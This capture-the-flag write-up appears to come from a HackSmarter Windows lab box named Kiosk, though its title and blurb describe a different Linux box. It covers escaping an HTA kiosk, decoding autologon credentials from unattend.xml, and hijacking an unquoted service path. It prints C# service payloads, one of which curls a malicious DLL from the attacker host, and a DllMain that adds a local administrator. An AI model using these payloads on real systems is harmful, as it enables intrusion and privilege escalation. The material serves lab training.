


HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

Kiosk is a medium Windows machine on HackSmarter simulating a VDI deployment under assessment. We’re handed low-privilege credentials and an RDP endpoint that drops us into a locked HTA kiosk. A Print dialog escape gives us a CMD shell as svcuser. From there, browsing the filesystem turns up unattend.xml in the Windows Panther directory with base64-encoded autologon credentials.
Decoding the autologon password and running runas gets us a clean interactive PowerShell. Privilege escalation comes in two stages: an unquoted service path in the custom Darkhaven monitoring service lets us substitute our own binary, which we use to read the service’s health check logs. Those logs reveal the real service binary looks for a DLL plugin at startup. A second stage uses the service’s identity - dh_admin - to download a malicious DLL to that load path. On the next health check cycle, the plugin executes and creates a new local administrator account. WinRM access with those credentials finishes the box.
DarkHaven is deploying a new Virtual Desktop Infrastructure (VDI) to harden their corporate network. You have been engaged to assess the security of their VDI portal and underlying architecture. Your primary objective is to identify vulnerabilities that could allow an authenticated user to escape the virtualized environment and escalate privileges.
Initial Access
DarkHaven has provided you with low-privileged credentials for the VDI portal.
Username: vdiuser
Password: VDI@DH2024!
rustscan picks up five open ports right away:
rustscan 10.1.155.152
Open 10.1.155.152:80
Open 10.1.155.152:445
Open 10.1.155.152:3389
Open 10.1.155.152:5985
Open 10.1.155.152:8443
Piping those into nmap with -sCV fills in the details:
nmap -vvv -p 80,445,3389,5985,8443 10.1.155.152 -Pn -A
PORT     STATE SERVICE        VERSION
80/tcp   open  http           Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server  Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: EC2AMAZ-0536LUM
|   NetBIOS_Computer_Name: EC2AMAZ-0536LUM
|   Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=EC2AMAZ-0536LUM
<SNIP>
5985/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8443/tcp open  ssl/https-alt?
| ssl-cert: Subject: commonName=darkhaven-vdi.corp
| Subject Alternative Name: DNS:darkhaven-vdi.corp, DNS:localhost, DNS:10.0.24.188
<SNIP>
| smb2-security-mode:
|_    Message signing enabled but not required
A few things stand out. Port 8443 is the VDI portal - the TLS certificate reveals darkhaven-vdi.corp as the hostname. The RDP certificate is issued to EC2AMAZ-0536LUM, giving us the hostname. SMB signing is not required, which could matter later. WinRM is open on 5985 - if we ever get a privileged account, that’s a clean shell.
We have credentials from the start, so the question is just where to use them first. The obvious path is RDP, since the engagement is explicitly about the VDI environment.
Connecting via RDP with the provided credentials:
xfreerdp /v:10.1.155.152 /u:vdiuser /p:'VDI@DH2024!' /dynamic-resolution
There’s a certificate mismatch warning because we’re connecting by IP but the cert CN is EC2AMAZ-0536LUM. That’s expected in a lab - we accept it and continue. The session connects, but instead of a normal Windows desktop, we land inside a locked HTA kiosk application running full-screen with no taskbar and no window controls.

The kiosk presents a corporate self-service portal - IT support forms, document browsing, system status panels.

The classic technique for escaping Print dialog-based kiosks is to trigger whatever print functionality the application exposes. Pressing CTRL+P opens a native Windows Print dialog, and the “Find Printer…” button within it opens a File Explorer window - a real, unrestricted shell context. From File Explorer, navigating to C:\Windows\System32\ and launching cmd.exe directly drops us to a command prompt as svcuser.


With a CMD shell in hand, the first thing to do is look at what’s on the drive:
cd C:\
dir
03/07/2026  09:39 PM    <DIR>          DarkhavenKiosk
03/07/2026  12:29 PM    <DIR>          DarkhavenKioskApp
03/07/2026  08:00 PM    <DIR>          DarkhavenPortal
03/08/2026  01:17 PM    <DIR>          DarkhavenTools
03/07/2026  07:14 PM    <DIR>          DarkhavenVDI
03/07/2026  07:57 PM    <DIR>          inetpub
03/07/2026  12:32 PM    <DIR>          KioskData
<SNIP>
03/08/2026  01:33 PM    <DIR>          Users
03/07/2026  07:18 PM    <DIR>          VDIData
Several non-default directories. VDIData is the first to check:
cd C:\VDIData
type flag1.txt
[REDACTED]
Flag 1 is here. The directory also contains stub documents - IT_Policy_v2.txt, Network_Map.txt, Q3_Report.txt - all containing placeholder text.
KioskData is more interesting:
cd C:\KioskData
type kiosk.ini
[ServiceAccount]
; Used for background sync to management server
username = svc_monitoring
password = [REDACTED]
domain   = darkhaven.tech

[Database]
; Read-only reporting DB connection
db_server   = sql.ext.darkhaven.local
db_name     = KioskReports
db_user     = sql_svc
db_password = [REDACTED]
Two service account passwords stored in plaintext. Neither belongs to svcuser directly - svc_monitoring and sql_svc are separate accounts. Worth keeping, but not the main path forward right now.
While exploring the other HTA applications, C:\DarkhavenVDI\workspace.hta is worth a closer look. The workspace contains an “Open Network Document” feature powered by VBScript that accepts UNC paths and runs them with WScript.Shell - external UNC paths pointing to an attacker-controlled SMB server would trigger NTLM authentication from the VDI session. The first flag’s name references this exact vector, suggesting the workspace UNC path feature is the intended initial foothold path. The CTRL+P escape we used is likely unintended - it bypasses the workspace entirely and lands directly on the filesystem.
After any low-privilege shell on a Windows system, checking C:\Windows\Panther\ is a standard enumeration step. This directory stores artifacts from the Windows setup process, including unattend.xml - a file used to automate OS installation that routinely contains administrator or autologon credentials that IT teams forget to scrub after deployment.
cd C:\Windows\Panther
dir
03/07/2026  09:39 PM             1,302 unattend.xml
<SNIP>
type unattend.xml
<AutoLogon>
    <Password>
        <Value>UwB2AGMAXwBEAEgAIQAyADAAMgA0AA==</Value>
        <PlainText>false</PlainText>
    </Password>
    <Enabled>true</Enabled>
    <Username>svcuser</Username>
</AutoLogon>
The password is base64-encoded with PlainText set to false, but in Windows unattend files this just means the value is base64 with UTF-16LE encoding - it’s obfuscation, not encryption. Decoding it is trivial:

UwB2AGMAXwBEAEgAIQAyADAAMgA0AA== decodes to Svc_DH!2024 - the autologon password for svcuser.
The CMD shell we got from the kiosk escape is running inside the kiosk’s restricted session. Running runas with the recovered password spawns a fresh PowerShell process outside that context, which avoids any session-level restrictions the kiosk environment might be applying:
runas /user:WORKGROUP\svcuser powershell.exe
Enter the password for WORKGROUP\svcuser:
Attempting to start powershell.exe as user "WORKGROUP\svcuser" ...

A clean interactive PowerShell window opens. Flag 2 is on the desktop:
type C:\Users\svcuser.EC2AMAZ-0536LUM\Desktop\flag2.txt
[REDACTED]
Listing running services with sc query produces a long wall of standard Windows services, but one non-default entry stands out:
sc query
SERVICE_NAME: DH_KioskMonitor
DISPLAY_NAME: Darkhaven Kiosk Monitor
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
<SNIP>
Querying the full configuration:
sc qc DH_KioskMonitor
SERVICE_NAME: DH_KioskMonitor
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\Darkhaven Kiosk Services\DH Monitor Service\monitor.exe
        SERVICE_START_NAME : .\dh_admin
Two things here. First, the service runs as .\dh_admin. Second, the binary path contains spaces and is not quoted. Windows resolves unquoted paths with spaces by testing each space-separated token as a potential executable before reaching the real binary. For this path, Windows would look for C:\Program Files\Darkhaven Kiosk Services\DH.exe before trying ...\DH Monitor Service\monitor.exe. If we can write a file there named DH.exe, it executes as dh_admin on the next service start.
Checking write permissions on the directory:
icacls "C:\Program Files\Darkhaven Kiosk Services\"
Writable by the current user. The path hijack is viable.
The goal is to understand what dh_admin can access that svcuser can’t - specifically C:\DarkhavenTools\logs, which showed up in the root listing but we can’t enumerate directly. To do that without transferring compiled binaries, we write a minimal C# service payload on the attack box, serve it over HTTP, pull it down with curl, and compile it on-target using the .NET Framework compiler that ships with Windows.
The first stage payload runs a directory listing and log dump as dh_admin and writes the output somewhere world-readable:
// svc.cs (stage 1)
using System;
using System.Diagnostics;
using System.ServiceProcess;

public class SVC : ServiceBase {
    protected override void OnStart(string[] args) {
        Process.Start("cmd.exe", "/c dir C:\\DarkhavenTools\\logs\\ > C:\\Users\\Public\\out.txt && type C:\\DarkhavenTools\\logs\\*.* >> C:\\Users\\Public\\out.txt");
        System.Threading.Thread.Sleep(2000);
        Stop();
    }
    static void Main() { ServiceBase.Run(new SVC()); }
}
curl 10.200.62.94:8000/svc.cs -o svc.cs
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /out:DH.exe svc.cs
copy DH.exe "C:\Program Files\Darkhaven Kiosk Services\DH.exe"
sc start DH_KioskMonitor
SERVICE_NAME: DH_KioskMonitor
        STATE              : 2  START_PENDING
        PID                : 5080
After a couple of seconds, out.txt is readable:
type C:\Users\Public\out.txt
 Directory of C:\DarkhavenTools\logs

03/08/2026  01:34 PM    <DIR>          .
03/08/2026  01:34 PM    <DIR>          ..
06/05/2026  02:02 PM            55,386 healthcheck.log

[2026-03-08 13:35:36] Health check log initialised
[2026-03-08 13:36:34] Health check started
[2026-03-08 13:36:34] Checking for plugin: C:\DarkhavenTools\logs\dhlog.dll
[2026-03-08 13:36:34] Plugin not found, skipping
[2026-03-08 13:36:34] Health check complete

On every health check cycle, the real monitor.exe looks for a DLL at C:\DarkhavenTools\logs\dhlog.dll. If the file exists, it loads it. Right now it’s absent - but we can change that.
Looking at the local user list before proceeding:
net users
Administrator            DefaultAccount           dh_admin
Guest                    kioskuser                svcuser
vdiuser                  WDAGUtilityAccount
net localgroup Administrators
Members
Administrator
Only Administrator is in the local Administrators group. dh_admin is a local account that runs the monitoring service, so it most likely has write permissions to C:\DarkhavenTools\logs\.
The plan is straightforward: build a DLL that creates a new local administrator, use the unquoted path service to download and place it as dh_admin, then let the healthcheck load it. The DLL payload compiles on the attack box:
// dhlog.c
#include <windows.h>
BOOL APIENTRY DllMain(HMODULE hModule, DWORD reason, LPVOID lpReserved) {
    if (reason == DLL_PROCESS_ATTACH) {
        system("cmd /c net user itzvenom Password123! /add && net localgroup administrators itzvenom /add");
    }
    return TRUE;
}
x86_64-w64-mingw32-gcc -shared -o dhlog.dll dhlog.c
python3 -m http.server 8000
The second stage service payload downloads the DLL to the plugin path as dh_admin:
// svc.cs (stage 2)
using System;
using System.Diagnostics;
using System.ServiceProcess;

public class SVC : ServiceBase {
    protected override void OnStart(string[] args) {
        Process.Start("cmd.exe", "/c curl 10.200.62.94:8000/dhlog.dll -o C:\\DarkhavenTools\\logs\\dhlog.dll");
        System.Threading.Thread.Sleep(3000);
        Stop();
    }
    static void Main() { ServiceBase.Run(new SVC()); }
}
Compile, drop, and fire:
curl 10.200.62.94:8000/svc.cs -o svc.cs
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /out:DH.exe svc.cs
copy DH.exe "C:\Program Files\Darkhaven Kiosk Services\DH.exe"
sc start DH_KioskMonitor
SERVICE_NAME: DH_KioskMonitor
        STATE              : 2  START_PENDING
        PID                : 2664

dhlog.dll is now staged in the logs directory. The healthcheck log showed this file is polled on every monitoring cycle. On the next cycle, monitor.exe finds the DLL, loads it, and our DllMain fires - running as whatever account the healthcheck uses to execute.
Confirming the result:
net users
Administrator            DefaultAccount           dh_admin
Guest                    itzvenom                 kioskuser
svcuser                  vdiuser                  WDAGUtilityAccount
net localgroup Administrators
Members
Administrator
itzvenom


itzvenom is now a local administrator. WinRM is open, so we connect directly from the attack machine:
devious-winrm 10.1.155.152 -u itzvenom -p 'Password123!'
[+] Devious-WinRM v1.2.2 by Pablo Comino (@1upbyte)
C:\Users\itzvenom\Documents>


Flags 3 and 4 are on the desktop of dh_admin and Administrator respectively:
type C:\Users\dh_admin\Desktop\flag3.txt
[REDACTED]
type C:\Users\Administrator\Desktop\flag4.txt
[REDACTED]
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Anonymous FTP leaks a breach notice pointing at a public paste of stolen passwords. Spraying fails everywhere except SNMPv3, where the MIB gives up an SSH password, and sudo chroot hands over root.
A WordPress site running a vulnerable Modular DS plugin falls to CVE-2026-23550, an unauthenticated admin takeover bug, leading to a plugin-based shell and a Docker group escape to root.